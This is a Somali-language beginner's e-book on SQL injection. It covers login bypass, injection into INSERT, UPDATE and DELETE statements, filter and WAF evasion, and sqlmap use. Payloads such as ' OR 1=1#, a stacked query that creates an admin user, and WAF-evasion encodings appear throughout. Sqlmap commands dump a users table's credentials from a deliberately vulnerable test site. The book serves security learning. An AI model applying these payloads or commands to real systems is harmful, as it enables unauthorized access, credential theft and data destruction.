SQL Injection

ARKANI AHMED

Tusmo

hordhac

بِسْمِ اللّٰهِ الرَّحْمٰنِ الرَّحِيمِ

Ku soo dhawow buuggan kooban ee ku saabsan SQL Injection. Inkastoo uusan buuggani si buuxda u dabooli doonin baaxadda weyn ee mowduucan, haddana waxaan rajaynayaa inuu noqdo hage iyo albaab wanaagsan oo uu ka galo qof kasta oo ku cusub barashada amniga web-ka. Hadafka ugu weyn ee aan ka leeyahay waa inaan wadaagno aqoon waxtar leh oo aan is-dhaafsano.
aqoontani waxay leedahay laba waji. Sidaa darteed, mas'uul kama ihi cawaaqibka ka dhasha adeegsiga aqoontan si khaldan. Haddii aad tijaabo ku samayso database ama website aadan fasax u haysan, mas'uuliyadda dembigaas adiga ayaa qaadi doona.
Si aad si ammaan ah ugu tababarto casharrada ku jira buuggan, waxaa lagama maarmaan ah inaad isticmaasho lab kuu gaar ah. Waxaa jira lab-yo badan oo bilaash ah, midka aan anigu inta badan isticmaalo kuna talinayo waa OWASP BWA (Broken Web Applications Project).
Wixii talo, tusaale, ama su'aal dheeri ah, waxaad igala soo xiriiri kartaan:

- Mobile: +252 61 998 7794
- Email: arkani6563@gmail.com

casharka 1aad: sql injection

Qaybta 1aad: Aasaaska SQL Injection iyo Dhaafidda Login-ka

1.1. Waa maxay "Injection"?

"Injection" waa nooc weerar ah oo dhaca marka xog uu soo geliyay user(oo ah mid aan la aamini karin) ay si qalad ah ugu dhex milanto code ama amarro uu server-ku fulinayo. Halkii xogta loola dhaqmi lahaa sidii macluumaad caadi ah, waxaa loo fasirtaa sidii amar la fulinayo..

Fikradda Aasaasiga ah waa Ka Baxsashada Macnaha Xogta (Breaking out of the Data Context).

Ka soo qaad in website-ku uu ku weydiiyo magacaaga, adiguna aad geliso cali. Server-ku wuxuu dhisayaa amar u eg sidan: "Soo hel macluumaadka qofka magaciisu yahay 'cali'"
Hadda, ka soo qaad inaad tahay hacker oo aad geliso: cali ' or'1'='1
Amarkii wuxuu isu beddelayaa: "Soo hel macluumaadka qofka magaciisu yahay 'cali' or'1'='1'"
Qaybta dambe ee ' or'1'='1' hadda maaha magac, laakiin waa amar logical command oo had iyo jeer run ah. Waxaad ka baxday macnihii xogta (magaca) oo aad u gudubtay macnihii amarka. Tani waa nuxurka "injection".

1.2. Sida Loo Dhaafo "Login"-ka (Bypassing a Login)

Marka aad "login" garayso, server-ku wuxuu samaynayaa weydiin (query) SQL ah oo u eg sidan:


SELECT * FROM users WHERE username = 'ISTICMAALAHA' AND password = 'PASSWORD-KA'

Hadafka hacker-ku waa inuu wax ka beddelo weydiintaas si uu u tirtiro qaybta hubinaysa password-ka

1.3. Farsamooyinka Aasaasiga ah

Waxaan adeegsan doonnaa calaamadda # si aan u samayno "comment" oo aan ku joojino qaybta dambe ee weydiinta. Calaamaddan waxay si gaar ah ugu fiican tahay database-yada sida MySQL.

Farsamada 1: Markaad taqaanid Username-ka




- Username: test'#
- Password: Waxaad doonto gali

Sida ay u shaqayso

query waxay noqonaysaa SELECT * FROM users WHERE username = 'test'# .... Database-ku wuxuu fulinayaa oo kaliya qaybta hore, wuuna iska indho-tirayaa hubinta password-ka.

Farsamada 2: Marka aadan aqoonin username-ka



- Username: ' OR 1=1#
- Password: Waxaad doonto

Sida ay u shaqayso

query waxay noqonaysaa SELECT * FROM users WHERE username = '' OR 1=1# .... Maadaama 1=1 ay had iyo jeer run tahay, weydiintu waxay soo celinaysaa dhammaan isticmaalayaasha, inta badanna website-ku wuxuu ku gelinayaa akoonka ugu horreeya (oo inta badan ah kan maamulaha).

Fiiro Gaar ah Database-yada qaar waxay isticmaalaan calaamadda -- (oo leh meel bannaan) halkii ay ka isticmaali lahaayeen #. Waa in la tijaabiyo labadaba

Qaybta 2aad: Ka Gudubida Difaacyada Login-ka

Inta badan website-yada casriga ahi waxay leeyihiin difaacyo ka hortaga farsamooyinka aasaasiga ah. Halkan waxaan ku baran doonnaa sida looga gudbo laba difaac oo caan ah.

Difaaca 1aad Shaandhaynta Erayada Muhiimka ah (Keyword Filtering)
Ka soo qaad in website-ku uu shaandheynayo (filter-garaynayo) erayada sida OR, AND, iwm.
Sida looga gudbaa
Beddelidda Xarfaha (Case Variation) Database-yada intooda badan ma kala saaraan xarfaha waaweyn iyo kuwa yaryar. Isticmaal oR, Or, ama OR halkii aad ka isticmaali lahayd or.
Tusaale: ' oR 1=1#
Isticmaalka Alternative Operators SQL wuxuu leeyahay calaamado kale oo u dhigma OR iyo AND.

- OR waxaa loo beddeli karaa ||
- AND waxaa loo beddeli karaa &&
- **Tusaale ' || 1=1#**

Difaaca 2aad dhaafida Web Application Firewall (WAF)

WAF waa barnaamij difaac ah oo fadhiya website-ka hortiisa, wuxuuna isku dayaa inuu aqoonsado oo uu joojiyo weerarada. Si looga gudbo, waa inaan weydiinta ka dhigno mid aan "shaki" lahayn.

Sida looga gudbaa

Isticmaalka "Null Byte Injection" (%00) Tani waa farsamo duug ah laakiin mararka qaar weli shaqaysa. "Null byte" wuxuu u sheegayaa database-ka in weydiintu ay dhammaatay, isagoo iska indho-tiraya inta ka dambaysa.

Tusaale: ' OR 1=1;%00

Isticmaalka Encoding-ka (URL & Hex: Waxaan ku qaldi karnaa WAF-ka annagoo u beddelayna calaamadaha qaab kale oo uu browser-ku fahmayo, laakiin server-ku uu dib ugu fasiranayo qaabkii asalka ahaa.

Calaamadda ' waxay noqon kartaa %27 (URL encoding).

Erayga OR wuxuu noqon karaa 0x4F52 (Hex encoding).

Tusaale %27 0x4F52 1=1#

Marka weydiintu ay gaarto server-ka, %27 wuxuu dib ugu noqonayaa ', 0x4F52 wuxuu dib ugu noqonayaa OR. Weydiintu waxay noqonaysaa ' OR 1=1#, laakiin waxay soo martay WAF-ka iyadoo u eg qoraal aan macno lahayn.

Casharka 2aad: Aasaaska SQL Injection - Weerarada `SELECT`, `INSERT`, iyo Adeegsiga SQLMap

Qaybta 1: Weerarka Weydiimaha `SELECT` (Injecting into `SELECT` Statements)

1.1. Goorta la Isticmaalo?

Weydiinta `SELECT` waxaa la isticmaalaa mar kasta oo website-ku uu u baahan yahay inuu xog ka soo saaro database-ka. Tusaale ahaan
Markaad raadinayso badeeco (`search.php?q=...`).
Markaad eegayso profile-ka isticmaale (`profile.php?id=...`).
Markaad akhrinayso maqaal (`article.php?id=...`).

1.2. Barta Jilicsan (The Vulnerable Point)

Inta badan, xogta aad geliso (sida `q` ama `id`) waxay ku dhammaataa qaybta `WHERE` ee weydiinta, taas oo shaandheysa natiijada.
`SELECT * FROM products WHERE name = 'XOGTAADA';`

1.3. Weerarka Caadiga ah

Hadafka koowaad waa in la beddelo shuruudda `WHERE` si loo soo saaro xog aan laguu talagalin.
Payload: `' OR 1=1#`
Natiijada Weydiintu waxay noqonaysaa `... WHERE name = '' OR 1=1#`. Tani waxay soo saartaa dhammaan badeecooyinka ku jira (table-ka) `products`.

Qaybta 2: Weerarka Weydiimaha `INSERT` (Injecting into `INSERT` Statements)

2.1. Goorta la Isticmaalo?

Weydiinta `INSERT` waxaa la isticmaalaa marka xog cusub lagu darayo database-ka. Tusaale ahaan:
Markaad isdiiwaangelinayso (bogga diiwaangelinta).
Markaad fariin ku qorayso "forum" ama "comment".

2.2. Barta Jilicsan

Xogtaada waxaa la gelinayaa qaybta `VALUES` ee weydiinta.
`INSERT INTO users (username, password) VALUES ('XOGTAADA_USER', 'XOGTAADA_PASS');`

2.3. Weerarka

Halkan, hadafku waa in la xiro weydiinta `INSERT` ee hadda socota oo la bilaabo mid cusub. Tani way ka dhib badan tahay `SELECT` injection.
Tusaale Ka soo qaad inaad isdiiwaangelinayso oo aad geliso username-kan:
Username: `hacker', 'password123'); INSERT INTO users (username, role) VALUES ('admin', 'administrator'); -- `
1. `hacker', 'password123');` - Qaybtani waxay si sax ah u buuxinaysaa oo ay u xireysaa weydiinta `INSERT` ee ugu horreysay.
2. `INSERT INTO users (username, role) VALUES ('admin', 'administrator');` - Tani waa weydiin cusub oo aad adigu ku dartay. Waxay abuuraysaa isticmaale cusub oo la yiraahdo "admin" oo leh door "administrator".
3. `-- ` - Tani waxay "comment" ka dhigaysaa wixii koodh ah ee ka dambeeyay.


Caqabadda Weerarkani wuxuu u baahan yahay inaad si sax ah u qiyaasto tirada iyo nooca columns si aadan u jebin qaab-dhismeedka weydiinta.


Qaybta 3: Tijaabinta

Hadda oo aan fahamnay aasaaska, aan eegno sida qalabka SQLMap uu u automatic-gareeyo shaqadan. SQLMap waa qalabka ugu awoodda badan ee lagu helo laguna ka faa'iidaysto SQL Injection.

3.1. Amarka Aasaasiga ah iyo Natiijada

Waxaan isticmaalnay amarkan si aan u hubinno URL-ka:
`sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1"`





Natiijadii soo baxday

SQLMap wuxuu soo qoray `GET parameter 'cat' is vulnerable.` Tani waxay ka dhigan tahay in si 100% ah loo xaqiijiyay in website-ku uu leeyahay nuglaansho SQL Injection ah.

SQLMap wuxuu helay afar nooc oo kala duwan oo weerar ah oo lagu samayn karo, kuwaas oo kala ah:
boolean-based blind Weerar "haa/maya" ah oo gaabis ah.
error-based Weerar degdeg ah oo xogta lagu soo saaro fariimaha qaladka.
time-based blind Weerar kale oo gaabis ah oo ku dhisan waqtiga.
*UNION query Weerarka ugu fiican uguna awoodda badan, kaas oo u oggolaanaya in si toos ah xogta looga soo saaro database-ka. SQLMap wuxuu xitaa ogaaday in weydiintu ay leedahay 11 columns.

SQLMap wuxuu na siiyay warbixin dhammaystiran oo ku saabsan server-ka:
Database MySQL (version 5.6 ama ka weyn)
Operating System Linux Ubuntu
Web Server: Nginx iyo PHP

Macluumaadkani waa u dahab qofka weerarka qaadaya.


3.2. Tallaabada Xigta: Soo Saarida Xogta

Hadda oo aan hubno in nuglaanshaha uu jiro, waxaan u gudbi karnaa tallaabada ugu muhiimsan soo saarida xogta.

1. Soo Saarida Database-yada

`sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --dbs`

Amarkan wuxuu ku tusin doonaa dhammaan magacyada database-yada ku jira server-ka.



2. Soo SaaridaTables


Markaad doorato mid ka mid ah database-yada (tusaale, `acuart`), waxaad soo saari kartaa tables ku jirta.

`sqlmap -u "URL-KII" -D acuart --tables`

`-D acuart`: Waxaan u sheegnay inaan beegsanayno database-ka "acuart".

`--tables`: Soo saar shaxda ku jirta.


```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart --tables
```



3. Soo Saarka Xogta (Dumping Data):

Ugu dambayn, waxaad dooran kartaa shaxda aad rabto (sida `users`) iyo tiirarka aad rabto (sida `uname` iyo `pass`) oo aad soo saari kartaa xogta ku jirta.

`sqlmap -u "URL-KII" -D acuart -T users -C uname,pass --dump`



casharka 3aad: Weerarada UPDATE, DELETE

waxaan diiradda saari doonaa sida loo weeraro weydiimaha wax ka beddela (UPDATE) iyo kuwa wax tirtira (DELETE)

B. Injecting into UPDATE Statements

Goorta la Isticmaalo

UPDATE waxaa la isticmaalaa marka la cusboonaysiinayo xog horey u jirtay. Tusaale
Markaad beddelayso profile-kaaga.
Markaad beddelayso password.
Markaad wax ka beddelayso tirada alaabta ku jirta cart.

Barta Jilicsan

Sida SELECT, inta badan xogtaada waxay ku dhammaataa qaybta WHERE, taasoo go'aaminaysa riikoorkee la beddelayo.UPDATE users SET password = 'password_cusub' WHERE username = 'XOGTAADA_USER';

Weerarka
Hadafku waa in la beddelo shuruudda WHERE si loo cusboonaysiiyo riikoorka qof kale, ama xitaa dhammaan riikooryada.
Tusaale Ka soo qaad inaad beddelayso profile-kaaga oo aad geliso username-kan cali' OR 1=1--
Weydiinta waxay noqonaysaa UPDATE users SET city = 'Hargeisa' WHERE username = 'cali' OR 1=1-- ';

Natiijadu waxay noqonaysaa in dhammaan isticmaalayaasha ku jira database-ka magaaladooda laga dhigo "Hargeisa"! Tani waa sababta weerarada UPDATE ay u yihiin kuwo aad u halis badan.

T. Injecting into DELETE Statements

Goorta la Isticmaalo

DELETE waxaa la isticmaalaa marka la tirtirayo xog. Tusaale
Markaad tirtirayso fariin ama user

Barta Jilicsan Sidoo kale, inta badan waa qaybta WHERE.DELETE FROM products WHERE product_id = 'XOGTAADA_ID';
Weerarka
Sida UPDATE, haddii aad maamusho qaybta WHERE, waxaad tirtiri kartaa wax ka badan intii laguu talagalay.
Tusaale Haddii aad geliso 123' OR 1=1-- , weydiintu waxay noqonaysaa DELETE FROM products WHERE product_id = '123' OR 1=1-- ';
Tani waxay tirtiraysaa dhammaan badeecada ku jirta database-ka.

J. Bypassing Basic Filters (Dhaafidda Difaacyada Fudud)
Marka aad hesho SQLi, waxaa laga yaabaa inaad la kulanto difaacyo aasaasi ah. Waa kuwan farsamooyin aad ku dhaafi karto

1. **Haddii ' la mamnuuco**

Haddii aad weerarayso meel lambar la gelinayo (oo aan u baahnayn quotes), dhib malahan. Laakiin haddii ay tahay meel qoraal ah, waxaad isticmaali kartaa farsamooyin kale si aad qoraal usamayso, sida CHAR() function-ka.

a. 'admin' wuxuu u dhigmaa CHAR(97, 100, 109, 105, 110) (MySQL)

2. **Haddii (space) la mamnuuco**

Waxaad isticmaali kartaa (comments) si aad u samayso meel bannaan.
a. SELECT user FROM users wuxuu u dhigmaa
SELECT/**/user/**/FROM/**/users

3. **Haddii Erayo Gaar ah la mamnuuco (sida SELECT, UNION)**

a. Case Variation: Isku day SeLeCt, UnIoN.
b. Comments: Isku day SEL/**/ECT.
c. Encoding: Isku day inaad "URL encode" garayso erayga: SELECT -> %53%45%4C%45%43%54.

X: Bypassing WAFs with Obfuscation

WAF-yada casriga ahi way ka caqli badan yihiin difaacyada fudud. Si aad u dhaafto, waxaad u baahan tahay farsamooyin isku-dhafan. Tusaale, MySQL wuxuu leeyahay syntax gaar ah oo inta badan WAF-yadu aysan aqoon: /*! ... */. Wax kasta oo ku dhex jira calaamadahan waa la fulinayaa.
UNION SELECT waxaa loo qori karaa /*!UNION*/ /*!SELECT*/. WAF-ku wuxuu u arkaa (comment), laakiin MySQL wuu fulinayaa.
Using Alternative Syntax
Database kasta wuxuu leeyahay habab kale oo loo qoro isla amarka. Barashada hababkan waxay kaa caawinaysaa inaad dhaafto difaacyada raadinaya qaab gaar ah.
1=1 wuxuu u dhigmaa 2>1, 3-2=1, NOT 0.
AND wuxuu u dhigmaa &&. OR wuxuu u dhigmaa ||.

SQLMap Tamper Scripts
SQLMap wuxuu leeyahay awood cajiib ah oo la yiraahdo "tamper scripts". Kuwani waa qoraallo yaryar oo si toos ah u beddelaya "payload"-kaaga ka hor inta aan la dirin si ay u dhaafaan WAF-yada caanka ah.
Marka hore, eeg liiska "tamper scripts"-ka =sqlmap --list-tampers
Markaad tijaabinayso, waxaad dooran kartaa mid ama dhowr ka mid ah.# Tusaale: wuxuu beddelayaa meelaha bannaan, wuxuuna ku darayaa comments random ah

sqlmap -u "URL" --tamper=space2comment,randomcase

space2comment.py Wuxuu (space) u beddelayaa /**/.
randomcase.py Wuxuu SELECT ka dhigayaa SeLeCt.

